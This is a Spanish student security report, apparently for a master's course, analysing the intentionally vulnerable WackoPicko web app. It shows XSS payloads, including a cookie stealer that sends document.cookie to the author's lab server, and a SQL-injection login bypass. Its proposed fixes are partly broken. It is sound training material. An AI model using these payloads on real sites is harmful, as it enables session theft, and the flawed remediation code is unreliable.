



# Desarrollo Seguro

Adán Avilés

Octubre 2021

# Índice

<b>1. Presentación del problema</b>	<b>3</b>
<b>2. Identificación de Vulnerabilidades</b>	<b>3</b>
2.1. Análisis con Vega . . . . .	4
2.1.1. Riesgo alto . . . . .	6
2.1.2. Riesgo medio . . . . .	7
2.1.3. Riesgo bajo . . . . .	7
<b>3. Explotación de las vulnerabilidades.</b>	<b>8</b>
3.1. Cross Site Scripting. . . . .	8
3.2. Inyección SQL. . . . .	12
3.3. Inyección remota de comandos. . . . .	15
3.4. Manipulación de distintos parámetros. . . . .	17
3.5. Exploración directorios. . . . .	18
3.6. Aplicar el descuento de forma ilimitada. . . . .	20
3.7. Debilidad en contraseñas. . . . .	21
3.8. Subida de archivos sin comprobación . . . . .	24
3.9. Escalada de privilegios en el server . . . . .	25


## 1. Presentación del problema

Este trabajo es el proyecto final del Módulo 3, **Desarrollo Seguro**, del máster en Ciberseguridad de IMF Bussines School. Consiste en un análisis de la aplicación web vulnerable **WackoPicko**.

Además de identificar y confirmar las vulnerabilidades descubiertas por las herramientas de escaneo automático hemos de dar soluciones para estas modificando el código de la página web. Por último se solicita una serie de Buenas Prácticas a implementar

## 2. Identificación de Vulnerabilidades

Hemos de identificar en primer lugar la dirección IP de la máquina virtual.




The screenshot shows the Netdiscover application interface. At the top, there is a menu bar with 'Archivo', 'Acciones', 'Editar', 'Vista', and 'Ayuda'. Below the menu, it says 'Currently scanning: Finished!' and 'Screen View: Unique Hosts'. A status line indicates '41 Captured ARP Req/Rep packets, from 4 hosts. Total size: 2460'. The main part of the interface is a table with the following columns: IP, At, MAC Address, Count, Len, and MAC Vendor / Hostname. The table contains four rows of data, all from VMware, Inc. hosts.

IP	At	MAC Address	Count	Len	MAC Vendor / Hostname
192.168.150.1		00:50:56:c0:00:08	35	2100	VMware, Inc.
192.168.150.2		00:50:56:ef:af:a9	2	120	VMware, Inc.
192.168.150.130		00:0c:29:ba:80:a3	3	180	VMware, Inc.
192.168.150.254		00:50:56:e3:69:fe	1	60	VMware, Inc.

**Figura 1:** Netdiscover para encontrar la IP

**Nota:** Las IP no coincidirán en todo momento, pues esta práctica se ha realizado en días distintos y en computadoras distintas. Además, a veces se ha usado un docker para correr la máquina en el localhost. Así me ha resultado más sencillo revisar su código.

Podemos acceder a la IP de la página y ver que está corriendo la web en ella.



**Figura 2:** Screenshot de la página principal

## 2.1. Análisis con Vega

Vega analizará todas las páginas visibles del servidor y su estructura, además de intentar diferentes intrusiones de forma automática. Podremos instalar la aplicación para su ejecución. Su funcionamiento es muy sencillo, simplemente, accederemos a ella y le diremos la IP a escanear.




Figura 3: Primera visión de Vega

Vega analiza y organiza las vulnerabilidades por grado de severidad, donde tenemos: alto, medio y bajo. Además de información.





Figura 4: Vulnerabilidades en Vega


Una idea a tener en cuenta cuando usemos este tipo de herramientas, es que dejan

la página llena de rastros. Cuando lanzamos Vega, esta deja información residual en la web (comentarios, registro de usuarios genéricos...), así el dueño de la web puede ser alertado de nuestro posible ataque. Esto es importante, pues si somos los dueños de la web, podremos crear avisos por si se intentan crear usuarios o se comentan ciertos valores, como VEGA o query.




**Figura 5:** Comentarios generados por Vega

### 2.1.1. Riesgo alto




**Figura 6:** Vulnerabilidades altas en Vega

### 2.1.2. Riesgo medio



**Figura 7:** Vulnerabilidades medias en Vega

### 2.1.3. Riesgo bajo




**Figura 8:** Vulnerabilidades bajas en Vega

## 3. Explotación de las vulnerabilidades.

### 3.1. Cross Site Scripting.

#### Explicación de la vulnerabilidad:

Accedemos a la url que VEGA nos especifica para esta vulnerabilidad, que es en la búsqueda de imágenes. Probaremos con una búsqueda básica primero.



**Figura 9:** Cuadro de búsqueda

Probemos insertando código,

```
<p>prueba_codigo</p>
```


y obtenemos que:



**Figura 10:** Inserción de código

Podemos también, insertar código del tipo javascript, probaremos con `<script>alert('codigo_malicioso')</script>` y podemos ver que nos aparece por pantalla:





**Figura 11:** *Inserción de código malicioso*


Un ataque más complejo, sería utilizando un CookieStealer. Subiremos el código del cookiestealer a un servidor (en este caso nuestro local).

```
root@kali:/var/www/html/WackoPicko/website# cd ..
root@kali:/var/www/html/WackoPicko# cd ..
root@kali:/var/www/html# dir
44298.c 44298.c.save 8572.c cookiestealer.php hola index.html index.nginx-debian.html run WackoPicko
root@kali:/var/www/html#
```

**Figura 12:** *Subimos el código a nuestro server*

Podemos hacer, mediante un mail a cualquiera de los usuarios, que abra una URL maliciosa, donde inyectamos el código para poder sobar la cookie.

```
<script>http://192.168.150.128/cookiestealer.php?
c=encodeURIComponent(btoa(document.cookie)</script>
```



**Figura 13:** *Ejecución del robo de cookie*

Y revisando el log.txt que genera, podemos encontrar la cookie robada.


```

root@kali:/var/www/html# dir
44298.c 44298.c.save 8572.c cookiestealer.php hola index.html index.nginx-debian.html log.txt run WackoPicko
root@kali:/var/www/html# cat log.txt
PHPSESSID=op02q4vm02tkdgenhvf4788q1
root@kali:/var/www/html#

```

**Figura 14:** *Cookie robada*

También nos encontramos el mismo problema en los comentarios del apartado guestbook, que podemos explotar de la misma forma.



**Figura 15:** *Inyección en comentarios*

## Solución a la vulnerabilidad:

Veamos primero cómo es el código de la web:

```

* /var/www/html/WackoPicko/website/pictures/search.php - Mousepad
Archivo  Editar  Búsqueda  Ver  Documento  Ayuda

<?php
require_once("../include/pictures.php");
require_once("../include/comments.php");
require_once("../include/cart.php");
require_once("../include/html_functions.php");
require_once("../include/functions.php");

session_start();

if (!isset($_GET['query']))
{
    http_redirect("/error.php?msg=Error, need to provide a query to search");
}

$pictures = Pictures::get_all_pictures_by_tag($_GET['query']);
?>

<?php our_header("", $_GET['query']); ?>

<div class="column prepend-1 span-24 first last">
<h2>Pictures that are tagged as '<?= $_GET['query'] ?>'\</h2>

    <?php thumbnail_pic_list($pictures); ?>

```

**Figura 16:** *Código original*

Una de las formas de evitar estas inyecciones de código, es validando el texto que será evaluado. Para ello, podemos quitar las TAGS de HTML que entren en los cuadros de texto o escapar los datos para evitar ciertos caracteres posiblemente maliciosos.

```
$query=strip_tags($query)
htmlentities($query)
```

A screenshot of a code editor showing PHP code for a web application. The code includes file inclusion, session management, and a search query sanitization block. The sanitization block uses `strip_tags()` and `htmlentities()` to clean the search query. The code also shows a redirect to an error page if no query is provided, and a call to a function to get pictures by tag. The code is syntax-highlighted with a dark background.

```
require_once("../include/pictures.php");
require_once("../include/comments.php");
require_once("../include/cart.php");
require_once("../include/html_functions.php");
require_once("../include/functions.php");

session_start();

if (!isset($_GET['query']))
{
    $query=$_GET['query'];
    $query=strip_tags($query);
    htmlentities($query);
    http_redirect("/error.php?msg=Error, need to provide a query to search");
}

$pictures = Pictures::get_all_pictures_by_tag($query);
?>

<?php our_header("", $query); ?>


<div class="column prepend-1 span-24 first last">
<h2>Pictures that are tagged as '<?= $query ?>'</h2>

    <?php thumbnail_pic_list($pictures); ?>
</div>

<?php our_footer(); ?>
```

**Figura 17:** Código sanitizado

Y ahora, cuando intentemos realizar una búsqueda con parámetros "maliciosos":




**Figura 18:** Búsqueda sanitizada

### 3.2. Inyección SQL.

#### Explicación de la vulnerabilidad:

En este caso, encontramos graves fallos en la página de login. Algunos de estos, nos permiten hasta logearnos sin la contraseña. Para descubrir esto, introducimos el carácter “ ’ ” para ver la respuesta de la página, que nos da un error.



**Figura 19:** *Error con SQL*


Por tanto sabemos que ese carácter se puede introducir para producir una vulnerabilidad. Supongamos que el código de la consulta SQL es de la forma

```
SELECT * FROM tabla_users WHERE (usuario = '$usuario' AND pass = '$password')
```

Así que intentaremos escapar los caracteres de esta forma. Intentaremos que no se tenga en cuenta el password, para ello inyectaremos un carácter que haga que el código para la pass sea comentado. En SQL, comentamos con “ – ” o “ # ”. Por tanto necesitamos:


```
SELECT * FROM tabla_users WHERE (usuario = '$usuario' -- AND pass = '$password')
```

Y teniendo el nombre de un usuario, seríamos capaces de logearnos con él. Para conseguir el nombre de un usuario, solo tenemos que ver los comentarios o las fotos subidas. Probaremos con el usuario **bryce**



**Figura 20:** *Probamos con la inyección*

Viendo que accedemos al usuario con éxito:




**Figura 21:** *Probamos con la inyección*

También podemos hacer esta inyección de SQL en la página de registro. En este caso, nos permitiría hacer cosas como copiar los datos de las tablas de usuarios o eliminarlas con un DROP.

### **Solución a la vulnerabilidad:**

Como en el caso anterior, una posible solución sería escapar los caracteres que puedan dar lugar a este tipo de inyecciones.



**Figura 22:** Código sin sanear

Para ello usaremos otra vez el comando `mysql_real_escape_string`, que escapa los caracteres para uso de sentencias SQL.

```
<?php
require_once("../include/users.php");
require_once("../include/html_functions.php");
require_once("../include/functions.php");

// login requires username and password both as POST.
$bad_login = !(isset($_POST['username']) && isset($_POST['password']));
$username_san=mysql_real_escape_string($_POST['username']);
$password_san=password_hash($_POST['password'], PASSWORD_DEFAULT);

if (isset($_POST['username']) && isset($_POST['password']))
{
    if ($user = Users::check_login($username_san, $_POST['password'], True))
    {
        Users::login_user($user['id']);
        if (isset($_POST['next']))
        {
            http_redirect($_POST['next']);
        }
        else
        {
            http_redirect(Users::$HOME_URL);
        }
    }
    else
    {
        $bad_login = True;
        $flash['error'] = "The username/password combination you have entered is invalid";
    }
}

if ($bad_login)
{
    our_header();
}
```

Figura 23: Código saneado

Y vemos que ya no tenemos acceso.





Figura 24: Página de login saneada

### 3.3. Inyección remota de comandos.

#### Explicación de la vulnerabilidad:

